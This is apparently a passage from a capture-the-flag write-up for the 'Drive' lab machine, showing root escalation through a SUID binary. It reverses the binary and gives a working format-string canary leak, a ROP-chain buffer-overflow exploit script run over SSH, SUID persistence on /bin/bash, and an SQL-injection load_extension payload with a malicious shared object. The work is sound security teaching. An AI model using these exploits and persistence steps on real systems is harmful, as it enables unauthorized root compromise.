```

Since the program is both owned by `root` and has the `SUID` bit set, it means that if we can find a way to exploit it, we will be able to do so with an `EUID` of `0`, effectively granting us `root` privileges.

Dynamic Analysis

To better understand the flow and purpose of the program, we start by running it on the target and enumerating the various options it presents us.

```
tom@drive:~$ ./doodleGrive-cli

[!]Caution this tool still in the development phase...please report any issue to
the development team[!]
Enter Username:
melo
Enter password for melo:
melo
Invalid username or password.
```

We hit the first obstacle, as the program is password-protected. If the developer hard-coded credentials into the program, running `strings` will likely display them:

```
tom@drive:~$ strings doodleGrive-cli | grep password -A 5

Enter password for
moriarty
findMeIfY0uC@nMr.Ho1mz!
welcome...!
Invalid username or password.
xeon_phi
haswell
../csu/libc-start.c
FATAL: kernel too old
__ehdr_start.e_phentsize == sizeof *GL(dl_phdr)
```

Indeed, we find the combination of `moriarty:findMeIfY0uC@nMr.Ho1mz!`, which we use to authenticate.

```
tom@drive:~$ ./doodleGrive-cli

[!]Caution this tool still in the development phase...please report any issue to
the development team[!]
Enter Username:
moriarty
```

```
Enter password for moriarty:
findMeIfY0uC@nMr.Holmz!
welcome...!

doodleGrive cli beta-2.2:
1. Show users list and info
2. Show groups list
3. Check server health and status
4. Show server requests log (last 1000 request)
5. activate user account
6. Exit
select option:
```

The program allows us to perform various actions, none of which appear immediately exploitable. Having exhausted our options, we now turn to static analysis and reversing the binary to find any weaknesses.

Reverse Engineering

We copy the binary to our system and run `checksec`, to determine which, if any, protective measures are in place:

```
scp tom@drive.htb:/home/doodleGrive-cli .
checksec doodleGrive-cli

[*] You have the latest version of Pwntools (4.11.1)
[*] './doodleGrive-cli'
    Arch:      amd64-64-little
    RELRO:     Partial RELRO
    Stack:     Canary found
    NX:        NX enabled
    PIE:       No PIE (0x400000)
```

The stack is non-executable (NX) and canaries are in use. There is no PIE, however, which means that the addresses of potential gadgets within the statically-compiled binary will remain the same.

Furthermore, Address space layout randomisation (ASLR) is enabled on the target server:

```
tom@drive:~$ cat /proc/sys/kernel/randomize_va_space

2
```

We open the binary in [Ghidra](#) and let it run its analysis, after which it redirects us to the program's `main` function.

Note: The intricacies of `Ghidra` are beyond the scope of this writeup. Any popular reversing tool can be used at this stage, so the focus will be on understanding and exploiting the core vulnerability.

```
Decompile: main - (doodleGrive-cli)
1
2 undefined8 main(void)
3
4 {
5     int iVar1;
6     long in_FS_OFFSET;
7     char local_58 [16];
8     char local_48 [56];
9     long local_10;
10
11     local_10 = *(long *) (in_FS_OFFSET + 0x28);
12     setenv("PATH", "", 1);
13     setuid(0);
14     setgid(0);
15     puts(
16         "[!]Caution this tool still in the development phase...please report any issue to the developm
17         ent team[!]"
18     );
19     puts("Enter Username:");
20     fgets(local_58, 0x10, (FILE *) stdin);
21     sanitize_string(local_58);
22     printf("Enter password for ");
23     printf(local_58, 0x10);
24     puts(":");
25     fgets(local_48, 400, (FILE *) stdin);
26     sanitize_string(local_48);
27     iVar1 = strcmp(local_58, "moriarty");
28     if (iVar1 == 0) {
29         iVar1 = strcmp(local_48, "findMeIfY0uC@nMr.H0lmz!");
30         if (iVar1 == 0) {
31             puts("Welcome...!");
32             main_menu();
33             goto LAB_0040231e;
34         }
35     }
36     puts("Invalid username or password.");
37 LAB_0040231e:
38     if (local_10 != *(long *) (in_FS_OFFSET + 0x28)) {
39         /* WARNING: Subroutine does not return */
40         __stack_chk_fail();
41     }
42     return 0;
43 }
```

We notice a few things that the program does:

0. **Environment Manipulation:** Clears `PATH` variable and sets UID and GID to `0`, potentially escalating privileges or affecting how external commands are executed.
1. **Format String Vulnerability:** Direct use of user-controlled input (`local_58`) as the format string in `printf`, risking information leakage including memory addresses, which can be leveraged to bypass ASLR.
2. **Buffer Overflow:** `fgets` reads up to 400 bytes into a 56-byte buffer (`local_48`), posing a risk of overwriting adjacent memory, which could lead to arbitrary code execution.
3. **Lack of Input Validation:** No check on the size of the password input before storing it, contributing to the buffer overflow risk.
4. **Canary:** The canary is checked at the end of the `main` function.

We also note that any user input is passed through the `sanitize_string()` function, which looks as follows:

```
void sanitize_string(char *param_1) {
    bool bvar1;
    size_t sVar2;
    long in_FS_OFFSET;
    int local_3c;
    int local_38;
```

```

uint local_30;
undefined8 local_29;
undefined local_21;
long local_20;

local_20 = *(long *)(in_FS_OFFSET + 0x28);
local_3c = 0;
local_29 = 0x5c7b2f7c20270a00;
local_21 = 0x3b;
local_38 = 0;
do {
    sVar2 = strlen(param_1);
    if (sVar2 <= (ulong)(long)local_38) {
        param_1[local_3c] = '\0';
        if (local_20 != *(long *)(in_FS_OFFSET + 0x28)) {
            /* WARNING: Subroutine does not return */
            __stack_chk_fail();
        }
        return;
    }
    bVar1 = false;
    for (local_30 = 0; local_30 < 9; local_30 = local_30 + 1) {
        if (param_1[local_38] == *(char *)((long)&local_29 + (long)(int)local_30))
        {
            bVar1 = true;
            break;
        }
    }
    if (!bVar1) {
        param_1[local_3c] = param_1[local_38];
        local_3c = local_3c + 1;
    }
    local_38 = local_38 + 1;
} while( true );
}

```

The function essentially scans a string for bad characters. The disassembly packs these bad characters into a single 8-byte variable and an additional 1-byte variable, effectively storing them in a compact form.

Given the hexadecimal values:

- `local_29 = 0x5c7b2f7c20270a00` corresponds to the characters `'\0', '\n', '/', '{', '\\', ' ', '|', ' '` (in little-endian format, which reverses the byte order when interpreted).
- `local_21 = 0x3b` corresponds to the character `';'`.

Exploitation

With all that in mind, our plan of action is to leverage our findings to execute arbitrary commands using the elevated privileges the program grants us. We have already identified a point where we can perform a buffer overflow and write arbitrary values to the stack, which we may be able to use to overwrite the instruction pointer (`RIP`) and control the program's flow. However, there are two

hurdles we must overcome. For one, the stack is non-executable (NX), so we cannot write and execute any shellcode on it. Secondly, there are canaries in place, which we must bypass.

Gadgets

Given the NX protection and blacklisted characters, we use `ropper` to look for gadgets that we might be able to use. Through return-oriented programming (ROP), we might be able to chain functions together to execute commands, bypassing the need for an executable stack.

```
ropper --file doodleGrive-cli --string "/bin/sh"
```

Strings

=====

Address	Value
-----	-----
0x00497cd5	/bin/sh

We find `/bin/sh` at `0x00497cd5`, which will make our lives significantly easier, as we can pass it to the `system` function to obtain a shell. To pass arguments in `x86-64`, we must load them into the `RDI` register. Therefore, we look for another gadget that pops a value off the stack into `RDI`, and returns.

```
ropper --file doodleGrive-cli --search "pop rdi; ret"
```

```
[INFO] Load gadgets from cache
[LOAD] loading... 100%
[LOAD] removing double gadgets... 100%
[INFO] Searching for gadgets: pop rdi; ret
```

```
[INFO] File: doodleGrive-cli
0x0000000000401912: pop rdi; ret;
```

We find the gadget at `0x00401912`. This should be all we need for our ROP chain, so we turn our attention to the canary that we need to bypass.

Canary Bypass

We recall the function `printf(local_58, 0x10)`. We will leverage string formatting to leak the canary value, so that we can bypass it. As such, we write a fuzzer using [pwntools](#):

```
from pwn import *
e = ELF("./doodleGrive-cli")
for i in range(70):
    io = e.process(level="error")
    io.recvline()
    io.recvline()
    io.sendline("AAAA %%%d$1x" % i)
    print("%i - %s" % (i, io.recvline().strip()[19:]))
    io.close()
```

We iterate from 0 to 69, using the payload `%d$1x`, which tells `printf` to print the `d`-th argument as an unsigned long integer (`1x`), in hexadecimal format. The `$` allows for direct argument access, specifying the exact stack position from which to read and print the value. We then print the returned value (skipping the prepended text).

```
python3 fuzz.py

<...SNIP...>
6 - b'AAAA6c24362541414141:'
<...SNIP...>
10 - b'AAAA7fff7de3c2d8:'
11 - b'AAAA400518:'
12 - b'AAAA403320:'
13 - b'AAAA4033c0:'
14 - b'AAAA0:'
15 - b'AAAc1d1cdf6d8e7cd00:'
16 - b'AAAA403320:'
17 - b'AAAA402b50:'
<...SNIP...>
```

In the sixth output we notice a sequence of four `0x41` values, which are our `AAAA` characters. Furthermore, the 15th output appears to leak the canary, as it is a seemingly-random hexadecimal value, null-terminated, and does not appear to represent pointers or addresses, like the other values (`0xffe2c4..`, `0xffc161`, ...).

To verify our theory, we use `gdb`:

```
gdb -q ./doodleGrive-cli
```

We run `disas main` to disassemble the `main` function and set a breakpoint at the canary check, towards the end of the disassembly:

```
0x000000000402323 <+310>:  mov     rcx,QWORD PTR [rbp-0x8]
0x000000000402327 <+314>:  xor     rcx,QWORD PTR fs:0x28
0x000000000402330 <+323>:  je      0x402337 <main+330>
```

Here, it is at `main+314`, which will halt us right before executing the `xor` instruction, after loading the canary into `RCX`. We set a breakpoint and run the program, providing `%15$1x` as the username and `AAAA` as the password:

```
gdb-peda$ break *main+314
Breakpoint 1 at 0x402327

gdb-peda$ r
Starting program: ./doodleGrive-cli
[!]Caution this tool still in the development phase...please report any issue to
the development team[!]
Enter Username:
%15$1x
Enter password for 853b62a9d6f3e300:
AAAA
```

Submitting the username leaks the value `853b62a9d6f3e300`, and after submitting the password, we reach the breakpoint and can inspect the registers and stack. The canary will be in `RCX`, so we print its value and compare it to the one we leaked:

```
gdb-peda$ x/x $rcx
```

```
0x853b62a9d6f3e300:      Cannot access memory at address 0x853b62a9d6f3e300
```

We see that the value in `RCX` is the same as the one we leaked, verifying that we have found the location of the canary on the stack. We now calculate the offset needed to overwrite it.

To do so, we make use of `gdb-peda`'s pattern-generation:

```
gdb-peda$ pattern create 100
```

```
'AAA%AASABAA$AAnAACAA-  
AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAAcAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAGAA6AAL '
```

```
gdb-peda$ r
```

```
Starting program: ./doodleGrive-cli
```

```
[!]Caution this tool still in the development phase...please report any issue to  
the development team[!]
```

```
Enter Username:
```

```
AAAA
```

```
Enter password for AAAA:
```

```
AAA%AASABAA$AAnAACAA-
```

```
AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAAcAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAGAA6AAL
```

After submitting the password and hitting our breakpoint, we once again print the value of `RCX` and then calculate the offset, based on the characters stored in the register.

```
gdb-peda$ x/x $rcx
```

```
0x4148414132414163:      Cannot access memory at address 0x4148414132414163
```

```
gdb-peda$ pattern offset 0x4148414132414163
```

```
4704081559060300131 found at offset: 57
```

The offset is found at `57`, meaning we need `56` bytes of padding before writing the canary. We employ the same approach to calculate the offset to the Instruction Pointer `RIP`, using `pwntools` to bypass the Canary check.

```
from pwn import *
```

```
exe = './doodleGrive-cli'
```

```
elf = context.binary = ELF(exe, checksec=False)
```

```
context.log_level = 'debug'
```

```
io = elf.process()
```

```
gdb.attach(io, '''  
    break *main+331  
    c  
    ''')
```

```
io.recvline()
```

```

io.recvline()
io.sendline('%15$1x')
io.recvline()
leak = io.recvline().strip()[19:-1]
canary = int(leak, 16)
log.info("Canary: %s" % (hex(canary)))
payload = b"A"*56 + p64(canary) +
b"aaaaaaaaabaaaaaaaaacaaaaaaaaadaaaaaaaaaeaaaaaaaafaaaaaaaagaaaaaaaahaaaaaaaiaaaaaaajaaaaaa
akaaaaaaaalaaaaaaamaaaaaaanaaaaaaoaaaaaapaaaaaaqaaaaaaaraaaaaasaaaaaataaaaaaa
uaaaaaaavaaaaaaawaaaaaaxaaaaaaayaaaaaazaaaaaabbaaaaaabcaaaaaabdaaaaaabeaaaaabf
aaaaaabga"
io.sendline(payload)
io.interactive()

```

We define a breakpoint at `*main+331`, which is the address of the `ret` instruction at the end of `main`, after the canary check. When the breakpoint is reached, we see that `baaaaaa` is on the stack, meaning that the `ret` instruction will try to jump to this "address" by popping it into `RIP`.

```

[-----code-----]
0x402330 <main+323>: je      0x402337 <main+330>
0x402332 <main+325>: call   0x456d30 <__stack_chk_fail_local>
0x402337 <main+330>: leave
=> 0x402338 <main+331>: ret
0x402339:      nop      DWORD PTR [rax+0x0]
0x402340 <get_common_indices.constprop.0>:  push  rbx
0x402341 <get_common_indices.constprop.0+1>:  sub   rsp,0x88
0x402348 <get_common_indices.constprop.0+8>:  test  rdi,rdi
[-----stack-----]
0000| 0x7ffd502152b8 ("baaaaaacaaaaaadaaaaaaeaaaaaafaaaaaaagaaaaaaaahaaaaaaa

```

This means that after the canary, we only need 8 bytes of padding to then overwrite `RIP`. Our current payload chain therefore looks as follows:

```
"A"*56 + CANARY + "A"*8 + RIP
```

We now have all we need to exploit the binary.

ROP Chain

Our plan now is to use the `pop rdi; ret` gadget to load `/bin/sh` into `RDI`, as a parameter for the `system` function. The order in which we need to push the addresses onto the stack is as follows:

1. Gadget address (`pop rdi; ret` -> `0x00401912`)
2. Parameter address (`/bin/sh` -> `0x497cd5`)
3. Function address (`system` -> `elf.sym.system`)

The Python script implementing the chain looks as follows:

```

from pwn import *

elf = ELF("./doodleGrive-cli")

```

```

if args.SSH:
    ssh_conn = ssh(host=sys.argv[1], user=sys.argv[2], password=sys.argv[3])
    p = ssh_conn.process("./doodleGrive-cli")
else:
    p = elf.process()

p.readuntil(b"Enter Username:\n")
p.sendline(b"%15$1x")
p.readuntil(b"Enter password for ")
leak = p.readuntil(b":\n").strip(b"\n:")
canary = int(leak, 16)
info(f"Leak canary: 0x{canary}")

payload = b"A" * 56
payload += p64(canary)
payload += b"A" * 8
payload += p64(0x00401912)
payload += p64(0x497cd5)
payload += p64(elf.sym.system)

p.sendline(payload)
p.interactive()

```

We try running the script, but get a segmentation fault (SIGSEGV).

```

python3 kaput.py

[*] './doodleGrive-cli'
Arch:      amd64-64-little
RELRO:     Partial RELRO
Stack:     Canary found
NX:        NX enabled
PIE:       No PIE (0x400000)
[+] Starting local process './doodleGrive-cli': pid 7722
[*] Leak canary: 0x12012136283935319808
[*] Switching to interactive mode
Invalid username or password.
[*] Got EOF while reading in interactive
$ id
[*] Process './doodleGrive-cli' stopped with exit code -11 (SIGSEGV) (pid 7722)
[*] Got EOF while sending in interactive

```

Attaching `gdb` once more reveals that the culprit is the `movaps` instruction, which demands that its operand address is 16-byte aligned.

```

0x4115bb <do_system+363>:    lea     rsi, [rip+0x86713]          # 0x497cd5
=> 0x4115c2 <do_system+370>:    movaps  XMMWORD PTR [rsp+0x50], xmm0
0x4115c7 <do_system+375>:    call   0x452870 <posix_spawn>

```

We need to add a `ret` instruction for proper stack alignment, before calling the `system` function, as the additional `ret` will shift the Stack Pointer (`RSP`) back by 8 bytes and restore the alignment.

We use `ropper` to find its address and add it to our chain.

```
ropper --file doodleGrive-cli --search "ret"
```

```
<...SNIP...>  
0x000000000040101a: ret;  
<...SNIP...>
```

Our finalised script looks as follows:

```
from pwn import *  
  
elf = ELF("./doodleGrive-cli")  
  
if args.SSH:  
    ssh_conn = ssh(host=sys.argv[1], user=sys.argv[2], password=sys.argv[3])  
    p = ssh_conn.process("./doodleGrive-cli")  
else:  
    p = elf.process()  
  
p.readuntil(b"Enter Username:\n")  
p.sendline(b"%15$x")  
p.readuntil(b"Enter password for ")  
leak = p.readuntil(b":\n").strip(b"\n:")  
canary = int(leak, 16)  
info(f"Leak canary: 0x{canary}")  
  
payload = b"A" * 56  
payload += p64(canary)  
payload += b"A" * 8  
payload += p64(0x000000000040101a)  
payload += p64(0x0000000000401912)  
payload += p64(0x497cd5)  
payload += p64(elf.sym.system)  
  
p.sendline(payload)  
p.interactive()
```

Running it locally gives us a `/bin/sh` shell:

```
python3 kaput.py  
  
<...SNIP...>  
[*] Leak canary: 0x16211541037948887296  
[*] Switching to interactive mode  
Invalid username or password.  
$ id  
/bin/sh: 1: id: not found
```

We run the script using `SSH` as a parameter, to exploit the remote program:

```
python3 kaput.py SSH drive.htb tom johnmayer7  
  
<...SNIP...>  
[+] Connecting to drive.htb on port 22: Done
```

```
[*] tom@drive.htb:
    Distro    Ubuntu 20.04
    OS:       linux
    Arch:     amd64
    Version:  5.4.0
    ASLR:     Enabled
[+] Starting remote process bytearray(b'./doodleGrive-cli') on drive.htb: pid
1296
[*] Leak canary: 0x1357459043680892416
[*] Switching to interactive mode
Invalid username or password.
# $
```

Our exploit is successful and we have a `root` shell. The shell is unstable and there is no `$PATH` variable to read from, so we use `chmod` to set the `SUID` bit on `/bin/bash`, such that we can get a stable shell via our SSH session.

```
/usr/bin/chmod u+s /bin/bash
```

We then run `bash` with the `-p` flag in our SSH session to gain a `root` shell.

```
tom@drive:~$ /bin/bash -p

bash-5.0# id
uid=1003(tom) gid=1003(tom) euid=0(root) groups=1003(tom)
```

The `root` flag can be found at `/root/root.txt`.

Alternate Root

In the `main` function in `Ghidra`, we double-click on `main_menu()`, which leads us to more of the program's core functions.

```
<...SNIP...>
switch(local_28[0]) {
case '1':
    show_users_list();
    break;
case '2':
    show_groups_list();
    break;
case '3':
    show_server_status();
    break;
case '4':
    show_server_log();
    break;
case '5':
    activate_user_account();
    break;
case '6':
```

```

    puts("exiting...");
    /* WARNING: Subroutine does not return */
    exit(0);
default:
    puts("please select a valid option...");
}
} while( true );
}

```

From there, we double-click on `activate_user_account()` and see that an `SQL` query is performed with user input:

```

void activate_user_account(void) {
    size_t sVar1;
    long in_FS_OFFSET;
    char local_148 [48];
    char local_118 [264];
    long local_10;

    local_10 = *(long *) (in_FS_OFFSET + 0x28);
    printf("Enter username to activate account: ");
    fgets(local_148,0x28,(FILE *)stdin);
    sVar1 = strcspn(local_148,"\n");
    local_148[sVar1] = '\0';
    if (local_148[0] == '\0') {
        puts("Error: Username cannot be empty.");
    }
    else {
        sanitize_string(local_148);
        snprintf(local_118,0xfa,
            "/usr/bin/sqlite3 /var/www/DoodleGrive/db.sqlite3 -line \'UPDATE
accounts_customuser SE T is_active=1 WHERE username=\"%s\";\'"
            ,local_148);
        printf("Activating account for user \'%s\'...\n",local_148);
        system(local_118);
    }
    if (local_10 != *(long *) (in_FS_OFFSET + 0x28)) {
        __stack_chk_fail();
    }
    return;
}

```

The input is only sanitised by the custom `sanitize_string` function, which is not rigorous enough, making this function susceptible to SQL Injection (SQLi). A payload such as `" +load_extension()+ "` can be used to load arbitrary extensions, which can in turn be used to [execute arbitrary commands](#).

As a proof-of-concept (PoC), we create and compile the following program on the target, saving it as `m.c`, in `tom`'s home directory:

```
#include <stdlib.h>
#include <unistd.h>

void sqlite3_m_init() {
    setuid(0);
    setgid(0);
    system("/usr/bin/id");
}
```

We compile the program:

```
tom@drive:~$ gcc -shared m.c -o m.so -fPIC -nostartfiles
```

We then run the `SUID` binary and use `char()` to specify which file to load. Our file is saved as `m.so`, with the `.so` extension being inferred. Therefore, we only need the following parameters:

- 46 = `.`
- 47 = `\`
- 109 = `m`

Our payload therefore becomes:

```
"+load_extension(char(46,47,109))+"
```

The malicious extension is loaded successfully and we see the `id` command execute:

```
tom@drive:~$ ./doodleGrive-cli

<...SNIP...>
doodleGrive cli beta-2.2:
1. Show users list and info
2. Show groups list
3. Check server health and status
4. Show server requests log (last 1000 request)
5. activate user account
6. Exit
Select option: 5
Enter username to activate account: "+load_extension(char(46,47,109))+"
Activating account for user '"+load_extension(char(46,47,109))+"'...
uid=0(root) gid=0(root) groups=0(root),1003(tom)
<...SNIP...>
```